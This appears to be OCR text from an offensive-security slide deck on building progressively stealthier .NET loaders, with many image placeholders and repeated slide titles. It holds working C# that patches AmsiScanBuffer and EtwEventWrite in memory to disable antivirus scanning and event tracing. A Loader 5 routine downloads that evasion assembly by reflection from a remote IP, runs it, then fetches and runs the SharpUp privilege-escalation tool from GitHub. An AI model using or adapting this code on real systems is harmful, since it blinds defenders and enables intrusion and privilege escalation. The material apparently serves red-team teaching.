
What can we improve?




Flaws in loader 3


What can we improve?

AMSI



ETW





BUILT IN BYPASS
REMOTE BYPASS

Expanding the loader

Loader 4 – Deathwing – Adding evasion in the mix

Expanding the loader

Loader 4 – DeathWing – Adding evasion in the mix



Expanding the loader


Loader 4 – Adding evasion in the mix

```
public static void AVSucks()
{
    Console.WriteLine("Who you gonna call?\n");
    byte[] patch;
    {
        patch = new byte[6];
        patch[0] = 0xB8;
        patch[1] = 0x57;
        patch[2] = 0x00;
        patch[3] = 0x07;
        patch[4] = 0x80;
        patch[5] = 0xc3;
    }
    try
    {
        var lib = Win32.LoadLibrary("amsi.dll");
        var addr = Win32.GetProcAddress(lib, "AmsiScanBuffer");

        uint oldProtect;
        Win32.VirtualProtect(addr, (UIntPtr)patch.Length, 0x40, out oldProtect);

        Marshal.Copy(patch, 0, addr, patch.Length);

    }
    catch (Exception e)
    {
        Console.Error.WriteLine("Exception: " + e.Message);
    }
    Console.WriteLine("Not AMSI!\n");
}
```

```
public static void NoPryingEyes()
{
    Console.WriteLine("Who would win, multibillion dollar company or two bytes?\n");
    byte[] patch;
    patch = new byte[2];
    patch[0] = 0xc3;
    patch[1] = 0x00;
    try
    {
        var lib = Win32.LoadLibrary("ntdll.dll");
        var addr = Win32.GetProcAddress(lib, "EtwEventWrite");
        uint oldProtect;
        Win32.VirtualProtect(addr, (UIntPtr)patch.Length, 0x40, out oldProtect);
        Marshal.Copy(patch, 0, addr, patch.Length);

    }
    catch (Exception e)
    {
        Console.Error.WriteLine("Exception: " + e.Message);
    }
    Console.WriteLine("bye bye ETW");
}
```

Flaws in loader 4

What can we improve?



Flaws in loader 4


What can we improve?

Obfuscation

Encryption


Flaws in loader 4


What can we improve?



Expanding the loader

Loader 5 – Double Reflection? It's super effective!





Expanding the loader

Loader 5 – Double Reflection? It's super effective!

```
0 references
static void Main(string[] args)
{
    try
    {
        //AVSucks();
        try
        {
            Assembly evasionAssembly = reflectionFromURL(@"http://172.25.93.175:9090/DefinetlyNotAnAmsiPatch.exe", 3, 5);
            Type evasionProgram = getTypes(evasionAssembly)[1];
            getMethodsForType(evasionProgram);
            MethodInfo AVSucks = evasionProgram.GetMethod("AVSucks");
            MethodInfo NoPryingEyes = evasionProgram.GetMethod("NoPryingEyes");
            object init = Activator.CreateInstance(evasionProgram);
            AVSucks.Invoke(init, null);
            NoPryingEyes.Invoke(init, null);
        }
        catch (Exception e)
        {
            Console.WriteLine("could not patch.. aborting");
            return;
        }
        Assembly loadedAssembly = reflectionFromURL(@"https://github.com/Flangvik/SharpCollection/blob/master/NetFramework_4.5_x64/SharpUp.exe?raw=true", 3, 5);
        Type program = getTypes(loadedAssembly)[0];
        getMethodsForType(program);
        MethodInfo mainMethod = program.GetMethod("PrivescChecks");
        object initalizedProgram = Activator.CreateInstance(program);

        Console.WriteLine("Calling the {0} method from the  {1} class of the {2} assembly, let's see what happens... ", mainMethod.Name, program.Name, loadedAssembly.GetName());
        // mainMethod.Invoke(initalizedProgram, new string[] {null});
        mainMethod.Invoke(initalizedProgram, new object[] { true });
    }
    catch (Exception e)
    {
        Console.WriteLine(e.Message);
    }
```

Flaws in loader 5

What can we improve?

ETW trace before the AMSI/ETW patch

Structure	ID	Flags	Path
CLR v4.0.30319.0	6	CONCURRENT_GC, M...	"C:\Users\jeanm\source\repos\Loader5\bin\Debug\Loader5.exe"
AppDomain: Loader5.exe	11259...	Default, Executable	
